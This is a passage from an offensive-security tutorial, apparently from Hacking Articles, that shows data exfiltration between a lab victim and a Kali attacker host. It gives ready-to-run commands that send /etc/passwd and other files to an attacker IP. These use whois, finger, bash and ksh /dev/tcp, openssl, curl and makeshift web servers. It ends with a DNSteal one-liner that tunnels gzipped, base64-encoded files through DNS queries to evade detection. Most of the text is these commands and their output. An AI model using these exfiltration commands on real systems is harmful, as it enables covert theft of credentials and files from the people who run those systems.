sync:*:18375:0:99999:7:::
games:*:18375:0:99999:7:::
root@kali:~#
```

/whois

We can use /whois binary to sneakily use file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
whois -h 192.168.0.147 -p 43
```

```
root@ubuntu:~# whois -h 192.168.0.147 -p 43 `cat /etc/passwd` ←
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 43 for listening using Netcat, you can use

```
nc -lvp 43
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.

```
root@kali:~# nc -lvp 43 ←
listening on [any] 43 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 58684
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:n
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/n
login proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr
var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib
stemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr
/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent
nexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avah
in
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:1
:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
workManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP sys
usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:Play Manager:/var/lib/gdm3:/bin/false
raj:x:1000:1000:raj,,,:/home/raj:/bin/bash
systemd-/sbin/nologin
```

/bash

It is a Unix shell and command language. We can use **/bash** binary to sneakily use file upload and send the file to the attacker machine over HTTP POST.

Victim Machine

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234'
```

```
root@ubuntu:~# bash -c 'echo -e "POST / HTTP/0.9\n\n$(</etc/passwd)" > /dev/tcp/192.168.0.147/1234' ←
root@ubuntu:~#
```

Attacker Machine

Here the Kali Linux is used as the attacker machine that uses port 1234 for listening using Netcat, you can use

```
nc -lvp 1234
```

Here you see that the contents of the file **/etc/passwd** with all the users are listed.

```
root@kali:~# nc -lvp 1234 ←
listening on [any] 1234 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 35282
POST / HTTP/0.9

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

/OpenSSL

OpenSSL is a robust, highly-featured toolkit for the TLS and SSL protocols. We can use **/openssl** binary to use for file upload and send the file to the attacker machine over TCP connection.

Victim Machine

Here we have made use of the Ubuntu system as the victim machine. To upload the file from the victim system to the attacker system by entering the file to upload, the victim IP, and the remote port for file transfer. To perform data exfiltration, you can type

```
openssl s_client -quiet -connect 192.168.0.147:1234 < "/etc/passwd"
```

```
root@ubuntu:~# openssl s_client -quiet -connect 192.168.0.147:1234 < "/etc/passwd" ←  
Can't use SSL_get_servername  
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd  
verify error:num=18:self signed certificate  
verify return:1  
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd  
verify return:1
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days  
365 -nodes  
openssl s_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd
```

To check the contents of the file, you can type;

```
cat passwd
```

```

root@kali:~# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes ←
Generating a RSA private key
+++++
writing new private key to 'key.pem'

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]: ←
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@kali:~# openssl s_server -quiet -key key.pem -cert cert.pem -port 1234 > passwd ←
^C
root@kali:~# cat passwd ←
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuid:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin

```

/busybox

It is a software suite that provides various Linux utilities in a single executable file. We can use **/busybox** binary to sneakily use file upload and send the file to the attacker machine over HTTP.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP server, you can type

```
busybox httpd -f -p 8080 -h
```

```
root@ubuntu:~# busybox httpd -f -p 8080 -h . ←
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
wget http://192.168.0.196:8080/data.txt
```

To read the contents of the file, type

```
cat data.txt
```

```
root@kali:~# wget http://192.168.0.196:8080/data.txt ←
-- 2020-08-31 11:25:15 -- http://192.168.0.196:8080/data.txt
Connecting to 192.168.0.196:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 28 [text/plain]
Saving to: 'data.txt'

data.txt                                         100%[=====] 28/28
2020-08-31 11:25:15 (7.10 MB/s) - 'data.txt' saved [28/28]

root@kali:~# cat data.txt ←
Welcome to Hacking Articles
root@kali:~# █
```

/nc

Netcat is a command-line tool for reading, writing, redirecting, and encrypting data across a network. We can use **/nc** binary to sneakily use file upload and send the file to the attacker machine over the Tcp connection.

Victim Machine

Here we are using, Kali Linux as the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running a TCP, you can type;

```
nc -lvp 5555 < jeeni.txt
```

to read the contents of the file, type

```
cat jeeni.txt
```

```
root@ubuntu:~# nc 192.168.0.147 5555 > jeeni.txt ←
^C
root@ubuntu:~# cat jeeni.txt
Welcome to Hacking Articles
```

Data exfiltration using apt-installed Linux binaries


/curl

It is a command-line tool that is used for transferring data using various network protocols. We can use **/curl** binary to sneakily use file upload and send the file to the attacker machine over the HTTP POST connection. So, the first step would be to install curl binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running an HTTP Post request, you can type;

```
curl -X POST -d @data.txt 192.168.0.147
```



```
root@ubuntu:~# curl -X POST -d @data.txt 192.168.0.147
```

A terminal window showing the command being run. A red arrow points to the IP address '192.168.0.147' in the URL.


Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type;

```
nc -lvp 80 > data.txt
```

To read the file, type

```
cat data.txt
```



```
root@kali:~# nc -lvp 80 > data.txt
listening on [any] 80 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 37490
^C
root@kali:~# cat data.txt
POST / HTTP/1.1
Host: 192.168.0.147
User-Agent: curl/7.68.0
Accept: */*
Content-Length: 27
Content-Type: application/x-www-form-urlencoded
Welcome to Hacking Articlesroot@kali:~#
```

A terminal window showing the nc listener and the received POST request. Red arrows point to the port number '80' in the nc command and the file path 'data.txt' in the cat command. A red box highlights the welcome message 'Welcome to Hacking Articles'.

/finger

It is a program you can use to find information about computer users. We can use /finger binary to sneakily use file upload and send the file to the attacker machine over the TCP connection. So, the first step would be to install finger binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the TCP request, you can type:

```
finger "$(cat /etc/passwd)@192.168.0.147"
```

```
root@ubuntu:~# finger "$(cat /etc/passwd)@192.168.0.147" ←
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, you can type

```
nc -lvp 79
```

You can see the user accounts from the /etc/passwd.

```
root@kali:~# nc -lvp 79 ←
listening on [any] 79 ...
192.168.0.196: inverse host lookup failed: Unknown host
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 48360
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

/irb

It is a tool to execute interactively ruby expressions read from stdin. We can use **/irb** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install **irb** binary using **apt**.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8888, you can type;

```
irb

require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot =>
Dir.pwd).start;
```

```
root@ubuntu:~# irb
irb(main):001:0> require 'webrick'; WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot => Dir.pwd).start;
[2020-09-01 02:50:21] INFO  WEBrick 1.6.0
[2020-09-01 02:50:21] INFO  ruby 2.7.0 (2019-12-25) [x86_64-linux-gnu]
[2020-09-01 02:50:21] INFO  WEBrick::HTTPServer#start: pid=6623 port=8888
192.168.0.147 - - [01/Sep/2020:02:50:47 PDT] "GET / HTTP/1.1" 200 1918
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

192.168.0.196:8888

Name	Last modified
Parent Directory	2020/08/31 04:07
.bash_history	2020/08/31 08:54
.bashrc	2019/12/05 06:39
.cache/	2020/04/23 00:38
.local/	2020/08/30 10:38
.profile	2019/12/05 06:39
.ssh/	2020/08/31 04:15
data.txt	2020/08/31 08:24
file_to_save	2020/08/31 08:34

WEBrick/1.6.0 (Ruby/2.7.0/2019-12-25)
at 192.168.0.196:8888

/ksh

KornSHell is a shell and programming language that executes commands read from a terminal or a file. We can use **/ksh** binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install ksh binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;

```
ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234'
```

```
root@ubuntu:~# ksh -c 'cat /etc/passwd > /dev/tcp/192.168.0.147/1234' ←  
root@ubuntu:~#
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
nc -lvp 1234
```

```
root@kali:~# nc -lvp 1234  
listening on [any] 1234 ...  
192.168.0.196: inverse host lookup failed: Unknown host  
connect to [192.168.0.147] from (UNKNOWN) [192.168.0.196] 53720  
root:x:0:0:root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin:/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin:/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin:/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin:/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin:/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin:/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin:/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin:/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin:/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin:/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin:/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin:/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin:/nologin  
systemd-network:x:100:102:systemd Network Management,,,:/run/sy  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr  
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run  
messagebus:x:103:106::/nonexistent:/usr/sbin:/nologin  
syslog:x:104:110::/home/syslog:/usr/sbin:/nologin  
_apt:x:105:65534::/nonexistent:/usr/sbin:/nologin  
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false  
uuidd:x:107:114::/run/uuidd:/usr/sbin:/nologin  
tcodump:x:108:115::/nonexistent:/usr/sbin:/nologin
```

/PHP

It is a scripting language that is especially suited to web development. We can use /PHP binary to sneakily use file upload and send the file to the attacker machine over the HTTP. So, the first step would be to install the php binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 8080, you can type;

```
php -S 0.0.0.0:8080
```

```
root@ubuntu:~# php -S 0.0.0.0:8080 ←
[Tue Sep 1 03:09:04 2020] PHP 7.4.3 Development Server (http://0.0
[Tue Sep 1 03:09:08 2020] 192.168.0.147:33070 Accepted
[Tue Sep 1 03:09:08 2020] 192.168.0.147:33070 [404]: (null) / - No
[Tue Sep 1 03:09:08 2020] 192.168.0.147:33070 Closing
[Tue Sep 1 03:09:08 2020] 192.168.0.147:33072 Accepted
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
wget 192.168.0.196:8080/data.txt
```

```
root@kali:~# wget 192.168.0.196:8080/data.txt ←
--2020-09-01 06:09:35-- http://192.168.0.196:8080/data.txt
Connecting to 192.168.0.196:8080 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 28 [text/plain]
Saving to: 'data.txt'

data.txt                                              100%[=====]
2020-09-01 06:09:35 (6.70 MB/s) - 'data.txt' saved [28/28]
```

/Ruby

It is a high-level general processing language. We can use /ruby binary to sneakily use file upload and send the file to the attacker machine over the HTTP server. So, the first step would be to install the ruby binary using apt.

Victim Machine

Here the Ubuntu system is the victim machine. To upload the file from the victim system to the attacker system serve files in the local folder by running the HTTP server on port 1234, you can type;


```
ruby -run -e httpd . -p 1234
```

```
root@ubuntu:~# ruby -run -e httpd . -p 1234 ←
[2020-09-01 03:15:38] INFO  WEBrick 1.6.0
[2020-09-01 03:15:38] INFO  ruby 2.7.0 (2019-12-25) [x86_64-linux-gnu]
[2020-09-01 03:15:38] INFO  WEBrick::HTTPServer#start: pid=14329 port=1234
192.168.0.147 - - [01/Sep/2020:03:15:49 PDT] "GET / HTTP/1.1" 200 2052
```

Attacker Machine

Here we are using, Kali Linux as the attacker machine. In order to download the file on the attacker machine, in the browser you can type

```
192.168.0.196:1234
```



Index of /

Name	Last modified
Parent Directory	2020/08/31 04:07
.bash_history	2020/08/31 08:54
.bashrc	2019/12/05 06:39
.cache/	2020/04/23 00:38
.irb_history	2020/09/01 02:54
.local/	2020/08/30 10:38
.profile	2019/12/05 06:39
.ssh/	2020/08/31 04:15
data.txt	2020/08/31 08:24
file_to_save	2020/08/31 08:34

WEBrick/1.6.0 (Ruby/2.7.0/2019-12-25)
at 192.168.0.196:1234

You can try out other Linux binaries for data exfiltration from <https://gtfobins.github.io/>

Data Exfiltration using DNSSteal

DNS Protocol and it's working

The DNS protocol works on TCP/UPD port 53. It is a stateless protocol as it exchanges specific information. It allows a network to connect to the internet and without it, all the surfing on the internet would be impossible and far-fetched. Its function is to translate IP address to hostnames (for the convenience of the user) and vice versa. Hence the utmost importance of DNS in a network.

DNS Data Exfiltration and it's working

As we know that DNS is a stateless protocol, i.e. it was never meant to send or receive data from a client to the server. Even so, the authorized DNS will believe that all the queries sent to it are legitimate. And this fact is exploited by attackers as if a request made to a subdomain then that request is treated as data only if the query is constructed properly. For instance, the attacker sends a query to example.target.com and the DNS target.com receives 'example' as a string then it will consider the said string as data and this will let the attack access target.com. Now, this lets the attacker set up a covert channel mostly by using the C2 server between DNS and client and retrieves all the data through bidirectional communication. Manipulating DNS in such a way to retrieve sensitive data is known as DNS data Exfiltration.

When data is transferred from one system to another without any direct connection and this transfer of data is done over DNS protocol then it is known as DNS Data Exfiltration. DNS protocol is exploited to get attackers to get their hands-on sensitive data.

Introduction to DNSteal

DNSteal is a tool that sets up a fake DNS server and allows an attacker to sneak in a network. As the name suggests it is based on DNS protocol and works on port 53. It is used to extract data from the target after setting up the connection and is one of the best tools for DNS Data Exfiltration. Multiple files can be extracted using this tool. It also supports Gzip file compression. It all lets you manage the size of packets which carries your data over the network to reduce suspicions.

Proof of Concept

Download DNSteal using the following command:

```
git clone https://github.com/m57/dnsteal
```

And to further initiate the tool and see all the parameters it provides, use the following command:

```
python dnsteal.py
```

```
root@kali:~# git clone https://github.com/m57/dnsteal.git ↵
Cloning into 'dnsteal' ...
remote: Enumerating objects: 80, done.
remote: Total 80 (delta 0), reused 0 (delta 0), pack-reused 80
Unpacking objects: 100% (80/80), 93.91 KiB | 282.00 KiB/s, done.
root@kali:~# cd dnsteal/
root@kali:~/dnsteal# ls
dnsteal.py LICENSE README.md
root@kali:~/dnsteal# python dnsteal.py ↵

[DNSTEAL] v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

Usage: python dnsteal.py [listen_address] [options]


Options:
    -z      Unzip incoming files.
    -v      Verbose output.
    -h      This help menu

Advanced:
    -b      Bytes to send per subdomain          (default = 57, max=63)
    -s      Number of data subdomains per request (default = 4, ie. $d)
    -f      Length reserved for filename per request (default = 17)

$ python dnsteal.py -z 127.0.0.1
```

Now we will generate a command using DNStoal; the said command will extract the desired data upon execution on the target system. To generate the command, give your local IP and use -z parameter. This -z parameter will unzip the files upon receiving as they are zipped by default. Therefore, type:

```
python dnsteal.py 192.168.1.112
```



```
root@kali:~/dnsteal# python dnsteal.py 192.168.1.112 -z ←
[DNStoal] v2.0
-- https://github.com/m57/dnsteal.git --
Stealthy file extraction via DNS requests


[+] DNS listening on '192.168.1.112:53'
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
    # f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\\{$b\\}/8
ho -ne $r$f|tr "+" "*"` +short; done

[?] Copy entire folder (ZIP enabled)
    # for f in $(ls .); do s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/
1.112 `echo -ne $r$f|tr "+" "*"` +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

From our target system, we will request the secret.txt file over the DNS connection that will establish when we will run the given command. The contents of secret.txt can be seen in the following image. Now as you can see in the image above, two commands are generated. Copy the first one (highlighted one).



```
root@ubuntu:~/ignite# ls
secret.txt
root@ubuntu:~/ignite# cat secret.txt
Join Ignite Technologies
www.hackingarticles.in
root@ubuntu:~/ignite#
```

And paste it in the destination folder. Before executing the command, make sure that filename has been changed to the name of the file you desire as shown in the image below:

```
root@ubuntu:~/ignite# f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(gzip -c $f| bas
e64 -w0 | sed "s/.\\{$b\\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-.."; c=$((c+1)); else echo -ne "\n$i-.."; c=1; fi; done ); do dig @192.168.1.112 `echo -ne $r$f|
tr "+" "*"` +short; done
```

Note: if you received an error “dig:

‘H4sICLttFF8AA3NIY3JldC50eHQAy8hUyFRlzFUoSziAgC/9XeXDAAAA-.A==-.secret.txt’ is not a legal IDNA2008 name (string start/ends with forbidden hyphen),” then just edit your above command (f=secret.txt) by adding “+noidnin +noidnout” at end of the command you have pasted.

And when the command is executed, the requested file will be received on your terminal. The tool will also calculate the MD5 hash sum for you. Also, you can view the content of the file with the cat command as shown in the image below:

```
[+] Once files have sent, use Ctrl+C to exit and save.  
[>] len: '123 bytes'      - secret.txt  
^C  
[Info] Saving received bytes to ./recieved_2020-04-26_14-55-05_secret.txt  
[md5sum] '12d8d608637163f3b96d53384a7bd7aa'  
  
[!] Closing ...  
root@kali:~/dnsteal# cat ./recieved_2020-04-26_14-55-05_secret.txt ←  
Join Ignite Technologies  
www.hackingarticles.in  
root@kali:~/dnsteal#
```

Now we will try to extract a whole folder instead of a single file. Initiate the DNS server provided by DNSSteal tool via typing the following command:

```
python dnsteal.py 192.168.1.112 -z
```

```
root@kali:~/dnsteal# python dnsteal.py 192.168.1.112 -z  
  
[DNSTEAL] v2.0  
-- https://github.com/m57/dnsteal.git --  
Stealthy file extraction via DNS requests  
[+] DNS listening on '192.168.1.112:53'  
[+] On the victim machine, use any of the following commands:  
[+] Remember to set filename for individual file transfer.  
[?] Copy individual file (ZIP enabled)  
